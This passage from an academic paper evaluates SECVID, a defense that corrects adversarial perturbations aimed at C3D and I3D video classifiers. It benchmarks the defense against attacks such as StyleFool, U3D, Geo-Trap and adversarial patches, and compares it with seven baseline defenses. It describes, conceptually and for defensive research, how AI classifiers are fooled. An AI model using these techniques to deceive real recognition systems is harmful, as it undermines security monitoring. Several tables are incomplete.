YouTube, contains 13,320 videos in 101 action classes, including archery and haircut. HMDB-51, from varied sources, comprises 6,849 videos in 51 classes like sword and climb.

Adversarial Attacks. We examine a wide range of advanced attacks, including both universal and one-on-one types across different norms and perturbation intensities, in targeted and untargeted scenarios:

- *Perturbation Norms.* Perturbations are often characterized by their compliance with specific ℓ_p-norms. However, some, like StyleFool [5], employ unrestricted perturbations driven by video styles. Our evaluation encompasses both ℓ_∞-norm bounded and StyleFool-type unrestricted perturbations.
- *Procedural Noises.* Adversarial attacks often employ strategic noises such as U3D [90] using *Perlin* [62] or *Gabor* [44] to craft perturbations. StyleFool [5] utilizes style transfer as the basis for its attacks, subsequently refining them with smoothly generated PGD noise during execution.
- *Perturbation Intensity* ε. In Equation (5), ε represents the intensity of adversarial alterations in videos. Within digital media's 8-bit range, a higher ε means stronger perturbations, but attackers often opt for subtler, less noticeable changes. In our main setup, following U3D attack methodology [90], ε is set to 8/255. SECVID's consistent performance across various intensities is briefly discussed in Section 7.
- *Targeted vs. Untargeted Attacks.* Adversarial attacks can be targeted [5,48], aiming to deceive the model into predicting a specific, incorrect class, or untargeted [49,90], seeking to cause any misclassification without a specified target.
- *Universal vs. One-on-One Attacks.* Universal attacks like C-DUP [49] and U3D [90] cause broad disruptions effective across multiple videos, while one-on-one attacks such as StyleFool [5] and Geo-Trap [48] deliver precise, targeted or untargeted effects.

In our evaluation, we consider a variety of state-of-the-art attack strategies, each posing unique challenges:

- *U3D [90].* This prominent universal attack framework employs Perlin or Gabor noise under ℓ_∞-norm. Notably stealthy, U3D makes its perturbations hard to detect, attaining an 87.8% success rate against diverse video classifiers.
- *StyleFool [5].* The StyleFool framework initiates its adversarial strategy with a style transfer, followed by using PGD to optimize and create unrestricted perturbations for both targeted and untargeted attacks. It consistently achieves a 100% success rate, underscoring its effectiveness.
- *Geo-Trap [48].* A black-box framework for both untargeted and targeted attacks optimizes video gradients using geometric transformations within the ℓ_∞-norm.

Using open-source frameworks, we follow their protocols to generate adversarial video samples. We introduce 3,911 samples, as detailed in Table 2, covering five attack types across both UCF-101 and HMDB-51, targeting C3D and I3D. To evaluate SECVID's defense, we ensure that both classifiers accurately identified original videos but failed with their adversarial counterparts. In terms of generation speed, U3D is the quickest, while Geo-Trap takes the longest. Sample creation takes 1 week for StyleFool (U), 3 weeks for StyleFool (T), 1 week each for Geo-Trap (U) and (T), and 6 hours for U3D (U), aligning with studies like [5,90] that use around 50 samples per scenario. Except for C3D-HMDB51, all 10 model-dataset pairs are documented [5,48,90]. Notably, C3D-HMDB51 has the fewest samples for StyleFool (U), reflecting the challenge of generating adversarial samples in this case.

These five attack types are all black-box attacks. For certain

Table 2: Adversarial videos (**U**ntargeted and **T**argeted).

Attack Method	C3D		I3D	
	UCF-101	HMDB-51	UCF101	HMDB-51
StyleFool (U)	109	32	144	206
U3D (U)	602	602	301	301
Geo-Trap (U)	76	53	97	63
StyleFool (T)	573	143	143	198
Geo-Trap (T)	84	51	74	59

white-box attacks [30, 49, 63], their implementations are not open-sourced, limiting our ability to use them. As detailed in Section 5, SECVID is capable of defending against white-box attacks similarly to black-box attacks, provided there are no model modifications (Section 3). This is possible because SECVID corrects adversarial videos for a video classifier by leveraging discretization-enhanced VCS [14, 85, 92, 94], needing only access to the classifier's original training dataset.

In addition, we also assess SECVID's robustness against sparse attacks [4] targeting its sparse transformation.

Baselines. We evaluate SECVID's performance against seven baselines: AdvIT [89], AT [27, 42, 71, 78], IT [28], RS [34], OUDefend [51], ComDefend [37] and DiffPure [60].

AdvIT [89] and OUDefend [51] are two defenses for video. AdvIT uses black-box temporal consistency, estimating optimal flow between a target frame and its m preceding frames, creating m pseudo frames, and computing an inconsistency score c to detect adversarial content. Gaussian noise enhances detection, with $m = 3$ set due to minimal performance variation [89, 90]. SpyNet [67] is used for flow estimation. A video is flagged as adversarial if the averaged inconsistency score over five frames exceeds 1, ensuring consistent detection across various frame counts [89]. OUDefend [51] utilizes over/undercomplete features in a restoration network to combat adversarial videos, per its established implementation.

The five other baselines—AT [27, 42, 71, 78], IT [28], RS [34], ComDefend [37], and DiffPure [60]—are leading image-based defense schemes adapted for videos. AT, enhancing model robustness, integrates adversarial samples into training; we implemented it as outlined in [71], and took 16-frame as input for each video, following [5]. IT, which applies manipulations like cropping and rotating to reduce adversarial effects on frames, was implemented based on its outdated open-source code [28]. RS, which uses Gaussian noise to enhance model resilience within the ℓ_2-norm space, we use its open-source version [34]. ComDefend employs compression and reconstruction CNNs for image reconstruction; we used its open-source implementation [36] for frame-by-frame video processing. DiffPure uses diffusion models for noise reduction to counter adversarial perturbations, also using its open-source implementation [59].

Computing Platform. We conduct all experiments, including training and inferencing, on four NVIDIA RTX 4090 cards with 24GB RAM each, utilizing CUDA version 12.0.

SECVID Training Protocols. SECVID, composed of sparse transformation $\mathcal{T}_{\text{CNN}}$, discretized compression Q, and reconstruction $\mathcal{R}_{\text{CNN}}$, is trained using the video classifier's dataset without accessing the classifier itself. Both $\mathcal{T}_{\text{CNN}}$ and $\mathcal{R}_{\text{CNN}}$ utilize ten 2D convolution layers with 3×3 filters, each followed by LeakyReLU activation. Training uses the Adam optimizer with an initial learning rate of 0.001 and is set for 100 epochs. Default values for $\mathcal{T}_{\text{CNN}}$ are $DoS = 4$ and $K = 1024$. In $\mathcal{R}_{\text{CNN}}$, the weights in Equation (14) are $\alpha = 10^4$, $\beta = 10^4$, $\gamma = 1$, and $\delta = 1$. Grid search determines the optimal weights, selecting the combination for best performance. Co-training of $\mathcal{T}_{\text{CNN}}$ and $\mathcal{R}_{\text{CNN}}$ typically converges in 30 epochs for UCF-101 and 60 for HMDB-51. For content loss L_{cont}, we use VGG-19's `ReLU4_2` layer output, following [5].

6.2 RQ1. SECVID's Defense Capabilities

SECVID significantly outperforms contemporary defense baselines, maintaining a low false positive rate. In Section 6.2.1, we show that SECVID, with its default setting of $DoS = 4$ and $K = 1024$, surpasses AdvIT [89], AT [27, 42, 71, 78], IT [28], RS [34], OUDefend [51], ComDefend [37], and DiffPure [60]. We investigate how modifying the sparse transformation (Equation (10)) affects SECVID's performance, including varying DoS levels (Equation (11)) and enabling or disabling the sparse transformation loss (Equation (18)). We also analyze VCS's effects on three key properties: SC, IR, and PR (Definition 1). Additionally, we consider the influence of varying cluster counts in discretized compression (Equation (12)) and including or excluding the temporal loss function (Equation (16)). The impacts of these adjustments are analyzed in Section 6.2.2 – Section 6.2.4.

To evaluate defense mechanisms, we use the Detection Success Rate (DSR)—the ratio of correctly detected adversarial videos to the total adversarial samples. AdvIT uniquely focuses on detection, calculating DSR as the ratio of correctly detected adversarial videos to total adversarial samples. For SECVID, as with the other six baselines, DSR is the ratio of correctly classified adversarial videos to total samples.

6.2.1 Defense Performance

Table 3 highlights SECVID's improved DSRs compared to AdvIT, AT, IT, RS, OUDefend, ComDefend, and DiffPure for C3D and I3D using UCF-101 and HMDB-51 across five attack types. For C3D, SECVID's DSR improvements on UCF-101 are 399.2%, 53.5%, 315.8%, 478.6%, 88.3%, 62.2%, and 38.5% over AdvIT, AT, IT, RS, OUDefend, ComDefend, and DiffPure, respectively, and 471.0%, 77.3%, 286.8%, 558.3%, 265.0%, 136.5%, and 50.1% on HMDB-51. For I3D, the improvements on UCF-101 are 523.5%, 55.4%, 866.2%, 521.0%, 145.8%, 88.5%, and 51.3%, and 433.6%, 60.8%, 716.9%, 592.4%, 273.4%, 90.0%, and 46.3% on HMDB-51. Relative to AT and DiffPure, the two best-performing base-

Table 3: Comparing SECVID with AdvIT, AT, IT, RS, OUDefend, ComDefend, and DiffPure for their **DSRs (Detection Success Rates)** on adversarial videos, as shown in Table 2. The highest DSR for each attack type and model is highlighted in **bold**.

lines, SECVID's average gains across all model-dataset-attack scenarios are 61.8% and 46.6%, respectively. IT's 0.0% DSR against certain attacks, due to undetected adversarial videos, is excluded from SECVID's accuracy improvements over IT.

SECVID excels in defending against both targeted and untargeted attacks. For Geo-Trap (U), it secures a 100% DSR with C3D on both UCF-101 and HMDB-51 datasets. With I3D, SECVID achieves 91.8% DSR on UCF-101 and 88.8% on HMDB-51, outperforming all three baseline defenses. In the case of StyleFool (T), SECVID attains 79.2% DSR for UCF-101 and 81.8% for HMDB-51 with C3D, surpassing the baselines, and shows even stronger performance with I3D.

AdvIT demonstrates low DSRs across all five attack types, consistent with earlier findings [5, 90], highlighting the limitations of relying solely on temporal consistency, especially in temporally coherent attacks. Similarly, OUDefend performs poorly, as its use of over/undercomplete features in a restoration network fails to address subtle perturbations without disrupting overall completeness. Among the five image-centric baselines, AT, ComDefend, and DiffPure show relatively high DSRs, with DiffPure only slightly outperforming AT. However, AT requires costly model retraining with known adversarial samples, ComDefend neglects temporal consistency, and DiffPure incurs exceptionally high computational costs (Table 5). Conversely, RS [34] avoids these issues by smoothing predictions but ranks lowest in effectiveness.

In contrast, SECVID uses discretization-enhanced VCS theory to counter these attacks, disrupting perturbations while preserving temporal coherence (Equation (16)).

SECVID excels not only in defense against adversarial videos, surpassing the seven baselines, but also handles clean videos more effectively overall, as shown in Table 4. The values in Table 3 are higher because they include adversarial samples from Table 2, where classifiers correctly identify clean videos but fail on adversarial ones, maintaining 100% accuracy on clean videos. In contrast, Table 4 notes potential misclassification for clean videos under "Unprotected".

AdvIT, with its sole focus on detection, has its precision gauged using the false positive rate (FPR). This metric reflects the percentage of clean videos that a classifier can accurately classify but are erroneously flagged as adversarial by AdvIT. On the other hand, SECVID, along with the other six baselines, add a defense layer to a downstream classifier, have their effectiveness assessed by the recognition accuracy of the protected classifier. Thus, the FPR for a specific dataset can be interpreted as the product of the discrepancy in accuracy between an unprotected and its protected counterpart, and the accuracy of the unprotected classifier itself.

SECVID significantly outperforms IT, RS, OUDefend, ComDefend, and DiffPure in terms of accuracy but is marginally less accurate than AT, attributed to AT's comprehensive adversarial training that generally maintains the



Figure 3: Effects of VCS on SC, IR, and PR for adversarial samples for StyleFool (U) (Table 2) on UCF-101 with C3D.

accuracy of its protected classifiers. In comparison with AdvIT, SECVID shows slightly better performance in all four settings, except for C3D on UCF-101. This is evident considering SECVID's FPRs are 3.6% for C3D and 2.1% for I3D on UCF-101, and 2.0% for C3D and 1.4% for I3D on HMDB-51, respectively. Note that AdvIT's detection rates are not dependent on the video classifiers. In Section 6.4, we will delve deeper into the moderate accuracy loss experienced when using SECVID, as compared to its absence.

In Table 5, we reported the average inference times for video classifiers protected by SECVID and seven baselines, using 300 clean videos from each dataset. For AT, IT, and RS, the post-integration times are similar to those of the unprotected classifier, used as the "Unprotected" reference point. SECVID significantly outperforms AdvIT and DiffPure, with AdvIT incurring high costs due to multiple pseudo frames and inference operations, and DiffPure's iterative frame purification demanding significant resources [60]. Although SECVID has slightly higher computational demands than OUDefend and ComDefend, it achieves superior DSRs.

These findings show SECVID's superior effectiveness against advanced attacks, surpassing current solutions. While ideal for urban safety, anomaly detection, and online videos, SECVID is less suited for real-time applications like autonomous driving or patient monitoring. Targeted optimizations can enhance its efficiency in these contexts (Section 7).

6.2.2 Impact of Sparse Transformation

Sparse transformation in VCS [14, 85, 92, 94] modifies the sparsity, intensity, and positions of non-zero elements in videos. We assess VCS's impact on SC (Equation (7) with $\tau = 0.05$), IR (Equation (8)), and PR (Equation (9)) using five types of adversarial samples from UCF-101 against C3D (Table 2). For StyleFool (U), shown in Figure 3, we consistently observe a decrease in SC and IR, and an increase in PR. Minimum, maximum, and average values are -0.791, -0.098, and -0.572 for SC (a decrease in 100% of adversarial samples), -0.476, 0.04, and -0.210 for IR (a decrease in 97.9%), and 0.972, 994.422, and 184.581 for PR (an increase in 100%). Similar trends are seen for the other four attack types: StyleFool (T), U3D, Geo-Trap (T), and Geo-Trap (U).

Impact of DoS. Table 6 shows how changing *DoS* from 1 to 4 (Equation (11)), while keeping $K = 1024$ constant, affects SECVID's effectiveness. Increasing the *DoS* generally enhances its adversarial resilience. For C3D, SECVID achieves its highest or equal highest DSR at $DoS = 4$ for all five attack types, marking significant defense improvements. For example, with StyleFool (U) on UCF-101, SECVID's DSR rises from 69.7% at $DoS = 1$ to 83.5% at $DoS = 4$. A similar increase is noted for Geo-Trap (U) on HMDB-51, where DSR jumps from 75.0% at $DoS = 1$ to a perfect 100% at $DoS = 4$.

For I3D, SECVID's response to different *DoS* levels is more nuanced compared to C3D, but it follows a similar overall trend. It achieves optimal performance for Geo-Trap (U) at $DoS = 4$ on both UCF-101 and HMDB-51. However, for StyleFool (T) on UCF-101, its best performance is seen at the lowest $DoS = 1$. This variation is influenced by I3D's focus on long-range temporal flow, along with spatial flow, enhancing C3D. In I3D, smaller *DoS* levels are more effective in mitigating spatial adversarial perturbations, while larger ones better disrupt temporal disruptions. This results in a more spread impact of *DoS* choices in I3D compared to C3D.

The findings show that *DoS* considerably affects SECVID's defense efficacy. In general, a larger *DoS* enhances data sparsity, improving the disruption of adversarial perturbations.

Table 6: Impact of ***DoS*** on SECVID's DSR, evaluated with four ***DoS* levels**, at $K = 1024$ on adversarial videos (Table 2).

Model	Attack Method	$DoS = 1$		$DoS = 2$		$DoS = 3$		$DoS = 4$	
		UCF-101	HMDB-51	UCF-101	HMDB-51	UCF-101	HMDB-51	UCF-101	HMDB-51

	StyleFool (T)	93.7%	79.8%	96.5%	83.3%
	Geo-Trap (T)	78.4%	76.3%	83.8%	83.1%

Impact of Sparse Transformation Loss L_S. Table 7 highlights the differences in SECVID's defense efficacy with and without the utilization of L_S, under its default setting of $DoS = 4$ and $K = 1024$. SECVID exhibits improved performance for both classifiers across two datasets against five types of attacks. This improvement underscores the importance of L_S in reducing sparse representation and enhancing its sparsity, as detailed in Sections 5.1 and 5.3.

Table 8: Impact of varying **cluster counts** on SECVID in terms of DSR, evaluated across four distinct cluster counts, at $DoS = 4$ on adversarial videos, as shown in Table 2. The highest DSR for each attack type and model is highlighted in **bold**.

	Geo-Trap (T)	78.4%	66.1%	73.0%	62.1%	73.0%	65.8%	**83.8%**	66.1%	**83.8%**	**83.1%**

6.2.3 Impact of Discretized Compression

Table 8 shows the impact of different cluster counts ($K \in \{128, 256, 512, 1024\}$) on SECVID's defense effectiveness, with $DoS = 4$ as the default setting. Generally, SECVID's performance decreases without discretized compression.

For C3D, under the StyleFool (U) attack, SECVID shows a significant DSR improvement with more clusters. DSR increases from 63.3% without discretization to 83.5% at $K = 1024$ on UCF-101. On HMDB-51, it rises from 40.0% to 84.3% at the same cluster count. This pattern is observed in other attacks as well; with U3D (U) on UCF-101, SECVID's DSR climbs from 50.0% to 92.3% at $K = 1024$, affirming that higher cluster counts consistently boost adversarial resilience.

For I3D, SECVID shows a similar trend, with its DSR increasing from 83.8% without discretization to 91.8% at $K = 1024$ for Geo-Trap (U) on UCF-101. However, its optimal performance for U3D (U) on UCF-101 peaks at 83.3% with K set to 256 or 512. Further reducing K compromises video quality due to over-compression. Generally, fewer clusters efficiently counter adversarial perturbations and reduce K-Means clustering costs, but at the expense of reconstructed video quality. As seen in Table 8, a cluster count of 1024 provides a balanced trade-off, enhancing SECVID's average DSR by 29.5% compared to the non-discretized scenario..

6.2.4 Impact of Temporal Loss

SECVID shows improved DSRs for both classifiers across two datasets against five attack types under its default setting of $DoS = 4$ and $K = 1024$, as shown in Table 9, by incorporating temporality L_{temp} (Equation (16)). These improvements are 5.2% for C3D-UCF-101, 8.3% for C3D-HMDB-51, 3.3% for I3D-UCF-101, and 9.1% for I3D-HMDB-51. This underscores the importance of boosting SECVID's defense capabilities by maintaining temporal consistency in videos.

Table 9: Impact of temporal loss L_{temp} (Equation (16)) on SECVID's DSR in the default setting of $DoS = 4$ and $K = 1024$ on adversarial videos, as shown in Table 2.

Model	Attack Method	Without L_{temp}		With L_{temp}	
		UCF-101	HMDB-51	UCF-101	HMDB-51
C3D	StyleFool (U)	78.9%	75.0%	83.5%	84.3%
	U3D (U)	89.5%	83.3%	92.3%	83.3%
	Geo-Trap (U)	90.8%	84.9%	100.0%	100.0%
	StyleFool (T)	76.3%	79.7%	79.2%	81.8%
	Geo-Trap (T)	81.0%	92.2%	83.3%	100.0%
I3D	StyleFool (U)	83.3%	93.7%	88.9%	100.0%
	U3D (U)	81.4%	84.4%	83.1%	94.4%
	Geo-Trap (U)	89.7%	76.2%	91.8%	88.8%
	StyleFool (T)	94.4%	79.8%	96.5%	83.3%
	Geo-Trap (T)	81.1%	78.0%	83.8%	83.1%

6.3 RQ2. SECVID's Video Quality

SECVID adopts a correction-focused strategy to combat adversarial video attacks, using discretization-enhanced VCS. Our experimental findings reveal that while SECVID may not fully return adversarial videos to their original condition, it significantly recovers their original quality and fidelity. This extent of restoration is sufficient for SECVID-enhanced video classifiers to precisely classify videos. We apply three standard metrics adapted from images to videos: SSIM [52], PSNR [70], and FID [39], averaging frame-wise metrics.

SECVID, by default configured to $DoS = 4$ and $K = 1024$, employs discretization-enhanced VCS to counter adversarial perturbations and reconstruct original videos. Figure 4 examines adversarial samples (as detailed Table 2) and their SECVID reconstructions compared to the originals, across varying cluster counts while maintaining $DoS = 4$. SSIM, PSNR, and FID are calculated as averages for each cluster count. In a similar approach, Figure 5 assesses clean videos from the UCF-101 and HMDB-51 datasets.

SECVID effectively maintains the naturalness and realism, i.e., indistinguishability [5] of content reconstructed from both adversarial and clean videos. SSIM scores, reflecting structural similarity, consistently surpass 0.9 for varying K values. PSNR, another measure of video quality, generally stays below 30, regardless of K variations. For adversarial videos, SSIM and PSNR increase, peaking at $K = 1024$, except for U3D (U). Here, SECVID's impact on video quality is more evident in PSNR, mainly due to the residual noise introduced.

FID trends vary; clean videos reconstructed by SECVID typically achieve FID scores below 100, aligning with their favorite SSIM and PSNR values. Conversely, FID scores for adversarial videos can reach up to 300, as depicted in Figure 4,



Figure 4: SECVID's restoration of video quality in adversarial videos as detailed in Table 2. This is achieved for both the UCF-101 and HMDB-51 datasets at four distinct cluster counts $K \in \{128, 256, 512, 1024\}$ ($DoS = 4$). 'Raw' denotes the original, unaltered adversarial videos. The evaluation uses the SSIM [52], PSNR [70], and FID [39] metrics.



Figure 5: SECVID's effective maintenance of video quality and fidelity for clean videos from UCF-101 and HMDB-51 at four different cluster counts $K \in \{128, 256, 512, 1024\}$ using the PSNR [70], SSIM [52], and FID [39] metrics ($DoS = 4$).



Figure 6: SECVID's differential effects on an original frame (OF) and its corresponding adversarial frame (AF). Typically, the residual noise (A-RN) between AF and its reconstruction (R-AF) is larger than the residual noise (O-RN) between OF and its reconstruction (R-OF). This disparity occurs as R-AF, when processed by SECVID, often retains some perturbations present in, and introduces distortions to, the AF.

but these attacks are still classified as stealthy [48, 69, 90]. Elevated FID scores in SECVID-reconstructed adversarial videos are due to minor distortions of original features while neutralizing perturbations, a process depicted in Figure 6. Thus, clean videos tend to have lower FID scores compared to their adversarial counterparts. Nevertheless, as shown in Figure 7, SECVID effectively restores original videos and neutralizes perturbations, maintaining their indistinguishability.

6.4 RQ3. SECVID's Security-Related Costs

SECVID excels in defending against adversarial video attacks, ideal for security-focused video recognition systems. However, it involves trade-offs: a slight dip in recognition accuracy, extra training needs, and increased inference times (about two to four times longer) for improved security. Approaches to



Figure 7: SECVID's video quality on UCF-101, showing adversarial perturbations (AP) between original frame (OF) and adversarial frame (AF), and residual noise (RN) between original frame (OF) and reconstructed frames (RF).

mitigate these drawbacks are detailed in Section 7.

Accuracy Loss. Figure 8 shows that SECVID slightly reduces accuracy in video classifiers on original datasets, a reasonable trade-off for the improved defense at different *DoS* levels and various cluster counts. As discussed in Section 6.2.1, SECVID's performance in minimizing accuracy loss is on par with four defense baselines. With SECVID, C3D's accuracy on UCF-101 slightly decreases from 78.3% to 73.7%, and on HMDB-51 from 60.2% to 56.9%. Similarly, I3D also sees a small decrease in the classification accuracy, from 87.6% to 85.2% on UCF-101 and from 62.5% to 60.3% on HMDB-51, with the lowest at the highest $DoS = 4$ for HMDB-51. As per Section 6.2.2, SECVID's temporal disruptions, designed to counter adversarial perturbations, might unintentionally impact long-range temporal flow [23, 72] in clean videos, slightly lowering I3D's classification accuracy.

As noted in Section 6.2.2, larger *DoS* levels in SECVID more effectively neutralize perturbations, but concurrently cause a minor reduction in accuracy for clean videos. This indicates SECVID's substantial boost in adversarial resilience at the cost of a small accuracy compromise on original unaltered videos. In high-risk situations like illegal activities



Figure 8: Accuracy of C3D and I3D on clean datasets with and without SECVID at various *DoS* with $K = 1024$ (left) and accuracy of C3D and I3D on clean datasets with and without SECVID at different cluster counts with $DoS = 4$ (right).



Figure 9: Average model inference time (ms) per sample with and without SECVID at various *DoS* with $K = 1024$ (left) and average model inference time per sample with and without SECVID at different cluster counts with $DoS = 4$ (right).

recognition [77], this trade-off underscores SECVID's effectiveness, where the demand for robust security outweighs the slight drop in video recognition accuracy.

SECVID's Extra Training Times. As per Algorithm 2, SECVID's dataset-specific training involves co-training $\mathcal{T}_{\text{CNN}}$ and $\mathcal{R}_{\text{CNN}}$, with K-Means clustering for Q. Training time depends on hyper-parameters like epochs, batch size, and learning rate. It converges in about 30 epochs for UCF-101 and 60 for HMDB-51. Each epoch lasts about 0.25 hours for both datasets, and constructing Q takes around 8 hours for $K = 1024$, leading to total training times of approximately 7.5 hours for UCF-101 and 15 hours for HMDB-51.

Increased Inference Times. SECVID's enhanced security leads to longer inference times (Figure 9). Using 300 samples from the training dataset per setting, the average per-video inference time increases with SECVID but remains moderate. In the default setting of $DoS = 4$ and $K = 1024$, C3D's time rose by 2.20× to 13.72 ms on UCF-101 and by 4.40× to 30.60 ms on HMDB-51. These times are on par with models like TSM at 29.0 ms [50], ECO at 32.9 ms [101], and InceptionResNet3D-V2 at 25.0 ms [96]. I3D also saw increases of 1.71× on UCF-101 and 4.06× on HMDB-51. Inference time usually increases with higher *DoS* (larger feature maps) and higher K (longer K-Means clustering times).

6.5 RQ4. Defending Against Sparse Attacks

We assess SECVID's robustness against adaptive attacks targeting its sparse transformation using adversarial patches [4].

Table 10: Comparing SECVID and DiffPure for their DSRs when SECVID is under sparse attacks using adversarial patches [4] on UCF-101 and HMDB-51 with C3D and I3D.

Defense	C3D		I3D	
	UCF-101	HMDB-51	UCF101	HMDB-51
SECVID	82.7%	74.7%	89.3%	72.0%
DiffPure [60]	69.3%	72.0%	66.7%	65.3%

Specifically, we compare SECVID's defense capabilities against DiffPure [60], which achieves the highest DSR (Table 3) but also has the longest average inference time per video (Table 5) among the seven baselines.

Adversarial patches exploit spatial sparsity by perturbing a strategically selected small area in each image [4]. We adapted the open-source implementation of this approach from images to videos [35], maintaining its default settings. Each video frame includes a square patch of random noise that occupies 5% of the area. We generated 75 untargeted adversarial samples for each model-dataset pair.

Table 10 demonstrates SECVID's resilience against sparse attacks, which yield slightly lower DSRs compared to non-adaptive scenarios (Table 3). Despite this, SECVID remains robust. Although such sparse attacks are problematic due to their human-perceptibility, as also noted earlier [90], SECVID, purposely designed to counter human-imperceptible perturbations (Section 6.1), effectively mitigates these effects through its discretized compression strategy.

Despite targeted sparse attacks on its sparse transformation, SECVID consistently outperforms DiffPure [60]—the best of the seven baselines—across all four model-dataset pairs. Specifically, SECVID exceeds DiffPure in DSR by 19.3% for C3D-UCF-101, 3.8% for C3D-HMDB-51, 33.9% for I3D-UCF-101, and 10.3% for I3D-HMDB-51, further highlighting its superior defense capabilities.

7 Discussion

Reducing SECVID-Enhanced Classifier Inference Times. Integrating SECVID into video classifiers significantly enhances defense against adversarial attacks and leads to increased inference times, as our evaluation shows—typically a two to fourfold rise. In addressing this, we propose several future strategies. Firstly, SECVID-specific optimizations, such as model pruning [97], quantization [99], and knowledge distillation [58], could expedite the pre-processing module while maintaining robust defense. Secondly, domain-specific hardware acceleration [2] offers a promising avenue to enhance SECVID's performance without compromising its defensive efficacy. Thirdly, SECVID could be selectively deployed for videos preliminarily identified as suspicious through lightweight techniques [89]. Lastly, a random application strategy, similar to ETD screenings at airports [41], may further optimize inference times. An additional benefit

Table 11: Impact of varying **perturbation intensity** (ε) on SECVID's DSR for three untargeted attack types, with $\varepsilon \in \{8/255, 16/255, 32/255, 64/255\}$ ($DoS = 4$ and $K = 1024$).

Attack Method	$\varepsilon = 8/255$	$\varepsilon = 16/255$	$\varepsilon = 32/255$	$\varepsilon = 64/255$
StyleFool (U)	83.5%	78.2%	77.4%	78.1%
U3D (U)	92.3%	95.5%	91.7%	92.3%
Geo-Trap (U)	100.0%	100.0%	100.0%	100.0%

of this approach is a potential further decrease in the already small accuracy loss for clean videos, as indicated in Figure 8.

Impact of Perturbation Intensity ε. In our experiments (Section 6.1), we use $\varepsilon = 8/255$, in line with previous studies [48, 90], as higher perturbation intensities are visible to the human eye. Yet, Table 11 shows SECVID's effective defense even at higher intensities, relevant for attacks like StyleFool [5]. We test C3D on UCF-101 against three untargeted attacks: StyleFool (U), U3D (U), and Geo-Trap (U), simulating real-world misclassification. With StyleFool (U), SECVID's DSR slightly decreased from 83.5% at $\varepsilon = 8/255$ to 78.1% at $\varepsilon = 64/255$. U3D (U)'s DSR varied, but returned to 92.3% at $\varepsilon = 64/255$, the same as at $\varepsilon = 8/255$. For Geo-Trap (U), SECVID maintained 100.0% DSR across all intensities, demonstrating its strong defense.

8 Related Work

The susceptibility of AI systems, especially in deep learning, to adversarial perturbations is a critical issue recognized by both the security and deep learning communities. Adversarial attacks on video classification are categorized into white-box [1, 10, 31, 49, 86] and black-box [5, 15, 38, 48, 57, 90]. Existing approaches mainly optimize adversarial perturbations within ℓ_p norms using methods like FGSM [22] or PGD [76], focusing on gradient estimation. In a white-box context, C-DUP [49] creates offline universal adversarial perturbations, drawing inspiration from GANs. V-BAD [38] targets black-box classifiers with limited-query attacks. A heuristic approach reducing perturbation intensity in black-box attacks was introduced, focusing on key frames' salient regions [86]. StyleFool [5] introduced black-box attacks on video classification through style transfer, utilizing texture and color changes. U3D [90] enhanced black-box attack transferability with universal three-dimensional perturbations.

Most existing defense mechanisms against adversarial attacks are tailored to images, focusing either on improving model robustness (like Adversarial Training (AT) [27, 42, 71, 78], Input Transformations (IT) [28], Random Smoothing (RS) [34]), ComDefend [37] and DiffPure [60]) or detecting attacks [25, 53, 55]. In particular, ComDefend, similar to [26], utilizes compression and reconstruction CNNs for image reconstruction. DiffPure employs diffusion models to purify images, resulting in high computational costs.

